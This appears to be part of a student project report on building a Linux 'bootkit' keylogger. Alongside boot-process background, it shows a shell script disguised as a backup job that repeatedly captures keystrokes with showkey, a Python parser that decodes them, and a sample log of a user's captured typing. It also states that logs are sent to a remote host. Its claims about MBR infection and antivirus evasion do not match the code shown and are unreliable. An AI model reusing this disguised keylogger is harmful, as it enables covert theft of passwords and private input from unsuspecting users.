


Figure 3.6: Prototype Model

3. IMPLEMENTATION

4.1 ALGORITHM

The initial step towards an understanding of why the knowledge and analysis of algorithms are so vital is to define exactly what is meant by an algorithm. According to a popular algorithms textbook [8]., "an algorithm is any well-defined computational procedure that takes some value, or set of values, as input and produces some value, or set of values as output." In other words algorithms are like blueprints for accomplishing a given, well-defined task.

An algorithms may be expressed in many kinds of notation, namely natural languages, pseudo codes, flowcharts, drakon-charts, some programming language convention and control tables (which are processed by interpreters).

Here we have used the pseudo code method to represent the algorithm. This algorithm deals with every step in building the bootkit malware for Linux Operating Systems. The algorithm starts with the booting process of the Linux Operating System (Ubuntu/RHEL). It further talks about how the shell script containing the malware is automatically invoked when we start the system. The key logger is developed in python environment using key codes from text file. The user key strokes are stored in an independent output file. This file is periodically transferred to a remote location using TCP/IP protocols. Step by step execution of our project is depicted in the pseudo code with proper naming conventions and worldwide accepted pseudo code generation rules.

4.2 Pseudo Code

1. Start
2. System is switched on
3. backup.sh is automatically invoked at boot load time
3. showkey > path of logger.txt
it will store the press and release status of the actual keystrokes
4. main malware is also invoked in shell script
python path of parse.py
5. keymaps.txt file is opened in read mode
hence is converted into array
args[88] contains all the keystrokes values
6. output.log file is opened in write mode
date and time is recorded in output.log file
7. index[] array contains numeric code of logger.txt
8. now matching results from args[] array and index[] array
9. if (index==42 or index==54) and line[12:len(line)-1]=="press":
10. write <Shift pressed> in output.log
11. else if index==58 and line[12:len(line)-1]=="press":
12. write <Caps pressed> in output.log
13. else if index==28 and line[12:len(line)-1]=="release":
14. start writing in next line of output.log
15. else if index==57 and line[12:len(line)-1]=="release":
16. write after a <tab> space in output.log
17. else if (index==42 or index==54) and line[12:len(line)-1]=="release":
18. write <Shift released>
19. else if index==58 and line[12:len(line)-1]=="release":
20. write <Caps released>
21. else if line[12:len(line)-1]=="release":
22. write args[index] i.e. keystroke information in output.log file
23. Close the output.log file
24. Send the output.log file at desired remote location
25. stop

4.3 Analysis

4.3.1 Booting Process in Linux

The steps involved in Booting up a Linux system are as follows:-

Step 1. BIOS (Basic Input/Output System)

Step 2. MBR (Master Boot Record)

Step 3. LILO or GRUB


LILO:-Linux Loader

GRUB:-Grand Unified Boot loader

Step 4. Kernel

Step 5. Init

Step 6. Run Levels



(Source: <https://en.wikipedia.org/wiki/Systemd>)

1. BIOS:

i. Whenever we power on a Linux system, the BIOS performs a test known as **Power-On Self-Test (POST)** for the various different hardware components attached to the system to ensure that everything is working properly.

ii. Further it checks that whether the computer is being started from an off position (i.e. cold boot) or from a restart (i.e. warm boot) is stored at this location.

iii. Then it retrieves the required information from Complementary Metal-Oxide Semiconductor i.e. CMOS, which is a battery operated memory chip on the motherboard that stores date, time and critical system information.

iv. Once BIOS sees everything is fine it will begin searching for an operating system Boot Sector on a valid master boot sector on all available drives like hard disks, CD-ROM drive etc.

v. Once BIOS finds a valid MBR it will give the instructions to boot and executes the first 512-byte boot sector that is the first sector ("Sector 0") of a partitioned data storage device such as hard disk or CD-ROM etc.

2. MBR

i. Normally we use multi-level boot loader. Here MBR means I am referencing to DOS MBR

ii. After BIOS executes a valid DOS MBR, the DOS MBR will search for a valid primary partition marked as bootable on the hard disk.

iii. If MBR finds a valid bootable primary partition then it executes the first 512-bytes of that partition which is second level MBR.

iv. In Linux we have two types of the above mentioned second level MBR known as LILO and GRUB

3. LILO

i. LILO is a Linux boot loader which is too big to fit into single sector of 512-bytes.

ii. So it is divided into two parts: an installer and a runtime module.

iii. The installer module places the runtime module on MBR. The runtime module has the info about all operating systems installed.

iv. When the runtime module is executed it selects the operating system to load and transfers the control to kernel.

v. LILO does not understand file systems and boot images to be loaded and treats them as raw disk offsets

GRUB

i. GRUB MBR consists of 446 bytes of primary boot loader code and 64 bytes of the partition table.

ii. GRUB locates all the operating systems installed and gives a GUI to select the operating system need to be loaded.

iii. Once user selects the operating system GRUB will pass control to the kernel of that operating system.

4. Kernel

i. Once GRUB or LILO transfers the control to Kernel, the Kernel does the following tasks
Initializes devices and loads init module and mounts root file system.

5. Init

i. The kernel, once it is loaded, finds init in sbin(/sbin/init) and executes it.

ii. Hence the first process which is started in Linux is init process.

iii. This init process reads /etc/inittab file and sets the path, starts swapping, checks the file systems, and so on.

iv. It runs all the boot scripts (/etc/rc.d/*,/etc/rc.boot/*)

v. Starts the system on specified run level in the file /etc/inittab

6. Run level

i. There are 7 run levels in which the Linux OS runs and different run levels serve for different purposes. The descriptions are given below.

0 – halt

1 – Single user mode

2 – Multiuser, without NFS (The same as 3, if you don't have networking)

3 – Full multiuser mode


4 – Unused

5 – X11

6 – Reboot

i.e. can set in which run level we want to run our operating system by defining it on `/etc/inittab` file.

Now as per our setting in `/etc/inittab` the Operating System the operating system boots up and finishes the bootup process.




(Source: <https://thegeekstuff.com>)

4.3.2 Daemon Process

The three basic types of processes in Linux environment are: interactive processes, batch processes and daemon processes. Interactive processes are usually executed interactively by a programmer at the CLI (command line). Batch processes are grouped from a job queue of processes which are generally not associated with the CLI. They are well suited for performing recurring tasks when system usage is otherwise low.

A daemon is a kind of computer program on Linux operating systems that runs for an eternity unobtrusively in the background, instead of working under the direct control of an administrator, waiting to be invoked by the occurrence of some specific event or achievement of a certain condition. Daemons are usually instantiated as processes.




(Source: http://www.datadisk.co.uk/html_docs/exim/processes.html)


4.3.3 Shell Scripting in Linux

Computer understands only the language of 0's and 1's known as the binary language. In the initial days of computing, instructions were provided using the binary language, which is difficult to program and understand, to read and write. So in OS there is a special program called Shell. Shell accepts your instructions or commands in English (mostly) and if it's a valid command, it is passed to the kernel.

Shell is a user program or its environment provided for user interaction. Shell is a command language interpreter that executes commands read from the standard input device (keyboard) or from a file. Shell is not part of the system kernel, but uses the system kernel to execute programs, create files, etc.



5. SCREENSHOTS



```
adityaa@localhost:/home/adityaa/Documents/test
File Edit View Search Terminal Help
[adityaa@localhost Desktop]$ su
Password:
su: incorrect password
[adityaa@localhost Desktop]$ su
Password:
[root@localhost Desktop]# cd /home/adityaa/Documents/test
[root@localhost test]# ./backup.sh start
Back up in progress.....
█
```

(Terminal)

```

#!/bin/bash
if [[ $1 == "stop" ]]; then
python /home/adityaa/Documents/test/parse.py
#it should log anything it can even before the backup if its timed out
kill $(ps aux | awk '/[b]ackup/ {print $2}') #the most elegant way to kill this process!
exit #exit the script itself
fi
if [[ $1 == "start" ]]; then
echo "Back up in progress....."
fi
while true
do
showkey > /home/adityaa/Documents/test/logger.txt
python /home/adityaa/Documents/test/parse.py
done

```

(shell script)

```

import datetime

fin = open("/home/adityaa/Documents/test/keymaps.txt", "r")
lineList = fin.readlines()
fin.close()
args = ['nul']*88

for line in lineList:
    #print line
    if line[0] == "k":
        #print int(line[8:10])
        args.insert(int(line[8:10]),line[12:len(line)-1])
        args.pop()
#print args
#print len(args)
#now that i have formed the args list..I can work on the args array!
fin = open("/home/adityaa/Documents/test/logger.txt", "r")
lineList = fin.readlines()
fin.close()
f = open("/home/adityaa/Documents/test/output.log", "a")

index = 0
for line in lineList:
    #print line
    if line[0:5] == "keyco":
        if index == 0:
            f.write("\n\n"+datetime.datetime.now().strftime("%I:%M%p on %B %d, %Y")+ "\n\n")
            #Datetime to be saved only when some keycode is read


            ##### actual keystrokes get recorded here #####
            index = int(line[9:11])
            if (index==42 or index==54) and line[12:len(line)-1]=="press":

```

(python script)

```
keycode 68 = F10
keycode 69 = Num_Lock
keycode 70 = Scroll_Lock
keycode 71 = KP_Home
numlock keycode 71 = KP_7
keycode 72 = KP_Up
numlock keycode 72 = KP_8
keycode 73 = KP_Prior
numlock keycode 73 = KP_9
keycode 74 = KP_Subtract
keycode 75 = KP_Left
numlock keycode 75 = KP_4
keycode 76 = KP_Begin
numlock keycode 76 = KP_5
keycode 77 = KP_Right
numlock keycode 77 = KP_6
keycode 78 = KP_Add
keycode 79 = KP_End
numlock keycode 79 = KP_1
keycode 80 = KP_Down
numlock keycode 80 = KP_2
keycode 81 = KP_Next
numlock keycode 81 = KP_3
keycode 82 = KP_Insert
numlock keycode 82 = KP_0
keycode 83 = KP_Delete
numlock keycode 83 = KP_Decimal
keycode 86 = less
shift keycode 86 = greater
altgr keycode 86 = bar
shift altgr keycode 86 = brokenbar
keycode 87 = F11
```

(keymaps.txt)



The image shows a screenshot of a Linux desktop environment. At the top, the system tray displays the date and time as 'Mon May 16, 12:23 PM' and the user name 'adityaa chaub'. The main window is titled 'logger.txt (~/.Documents/test) - gedit'. The window's menu bar includes 'File', 'Edit', 'View', 'Search', 'Tools', 'Documents', and 'Help'. The toolbar contains icons for 'Open', 'Save', 'Undo', and other standard editing functions. The main text area of the window displays the following content:

```
kb mode was RAW
[ if you are trying this under X, it might not work
since the X server is also reading /dev/console ]

press any key (program terminates 10s after last keypress)...
s) ...
keycode 14 press
keycode 14 release
keycode 14 press
keycode 14 release
keycode 31 press
keycode 31 release
keycode 22 press
keycode 22 release
keycode 28 press
keycode 28 release
keycode 46 press
keycode 46 release
keycode 35 press
keycode 35 release
keycode 30 press
keycode 30 release
keycode 22 press
keycode 22 release
keycode 48 press
keycode 48 release
keycode 18 press
keycode 18 release
keycode 21 press
keycode 21 release
keycode 28 press
```

(logger.txt)

```
File Edit View Search Tools Documents Help
Open Save Undo
output.log x
|
01:58PM on May 06, 2016
=====
a Control_L r BackSpace
01:59PM on May 06, 2016
=====
a d h l l o
h a t Semicolon(;) BackSpace s u
02:43PM on May 06, 2016
=====
c h a u b e y
02:45PM on May 06, 2016
=====
s u c h a u b e y c d <Shift pressed> Grave(~)<Shift released> Slash(/)<Shift pressed><Shift pressed> d<Shift released>
BackSpace BackSpace BackSpace BackSpace BackSpace BackSpace 2 2 2 BackSpace BackSpace BackSpace BackSpace BackSpace
BackSpace BackSpace Slash(/) t e s t
c d Slash(/) h o m e BackSpace BackSpace BackSpace BackSpace BackSpace<Shift pressed> Grave(~)<Shift released> Slash(/)
<Shift pressed><Shift released> d e s k t o p
<Shift pressed> Grave(~)<Shift released> Slash(/)<Shift pressed><Shift released> d e s k t o o p BackSpace BackSpace p
c d Slash(/)<Shift pressed><Shift pressed><Shift released> d e s k t o p
c d <Shift pressed><Shift pressed><Shift pressed><Shift pressed><Shift pressed> d<Shift released> e s k t o p
c d Slash(/) BackSpace Slash(/) h o m e Slash(/) a BackSpace a d i t y a a Slash(/)<Shift pressed><Shift released> d e s
k t o p
06:22AM on May 12, 2016
```


(output file)

6. REVIEW

6.1 Conclusion

A bootkit is a type of malware that infects the Master Boot Record (MBR). This infection method allows the malicious program to be executed before the operating system boots. As soon as BIOS (Basic Input Output System) selects an appropriate boot device (it can be a hard disk or a flash drive), the bootkit that resides in the MBR starts executing its code. Once the bootkit receives the control, it usually starts preparing itself (reads and decrypts its auxiliary files in its own file system that it has created somewhere in the unallocated disk space) and returns the control to the legitimate boot loader overseeing all stages of the boot process. Bootkit Malware attacks at the booting time and is a resident member of the system.

Antiviruses are unable to detect the malware as it is beyond their scan radius. The malware developed here is a Trojan virus that can remotely send user data to a remote desired location and the development process of the malware will take place in python environment and the development process is done in g++. Further the shell script that can make this process i.e. malware memory resident is developed and this is done in standard Linux environment and the creation of this memory resident process is using a daemon and a zombie process that will make this process an always active memory resident process. The next part deals with the GRUB loader that is tweaked such that the shell script created gets triggered at the boot time, i.e. every time the system is rebooted the process gets initiated.



6.2 Limitations

- **Dependency on Internet:** This malware makes transfer of keystrokes recorded to a remote location with the help of the internet using standard TCP/IP protocols which makes the project highly dependent on the internet connectivity.
- **Deadlock:** A deadlock may arise when the system is trying to allot a resource used by the daemon process to some other process which requires the resource to fulfil its task and a queue of such processes might be created.
- **Data Corruption:** Results of the malware will be negatively affected if at any point in time the file from which process takes in the data gets corrupted.
- **Ambiguity:** An ambiguity may arise when the malware reads multiple keys pressed simultaneously.

6.3 Future Scope

- **Designing an antivirus for Bootkit Malware**
After studying and implementing bootkit malware in Linux we should be able to design an antivirus which is able to detect and remove bootkit malware.
- **Recording Mouse Clicks**
Along with keystrokes the malware should be able to record mouse clicks as well as coordinates of mouse click.
- **Deadlock prevention**
Mutual Exclusion principle can be implemented in case of an already occupied room.

References

- [1]Rootkit V/S Bootkit[Internet].c2014.India:[cited 2015 Jan 02] Available From: <http://security.stackexchange.com/questions/24178/what-is-the-difference-between-boot-sector-virus-and-rootkits>
- [2]Daryabar, F. Dehghantanha, A. Udzir. 2011. Investigation of bypassing malware defenses and malware detections, in Information Assurance and Security (IAS). 28(2): 173-178.
- [3]Farid Daryabar, Ali Dehghantanha, Hoorang Ghasem Broujerdi. 2011. INVESTIGATION OF MALWARE DEFENCE AND DETECTION TECHNIQUES Vol. 1: 645-650.
- [4]Hongbo Gao, Qingbao Li, Yu Zhu, Wei Wang, Li Zhou. 2012. Research on the working mechanism of Bootkit, in Information Science and Digital Content Technology (ICIDT) Vol.3: 476-479.
- [5]Stoned Standard[Internet].c2007.Wellington,New Zealand: Stoned.Standard:[cited 2007 Feb13] Available From: http://www.symantec.com/security_response/writeup.jsp?docid=2000-121813-0658-99
- [6]Namesis Bootkit [Internet].c2010.India: Swati Khandelwal:[cited 2015 Dec 15] Available From: <http://thehackernews.com/2015/12/nemesis-banking-malware.html>
- [7]Lillian Rostad. 2012. An extended misuse case notation: Including vulnerabilities and the insider threat Vol. 1: 1-11.
- [8] Introduction to Algorithms (Second Edition by Thomas H. Cormen, Charles E. Leiserson, Ronald L. Rivest, Clifford Stein).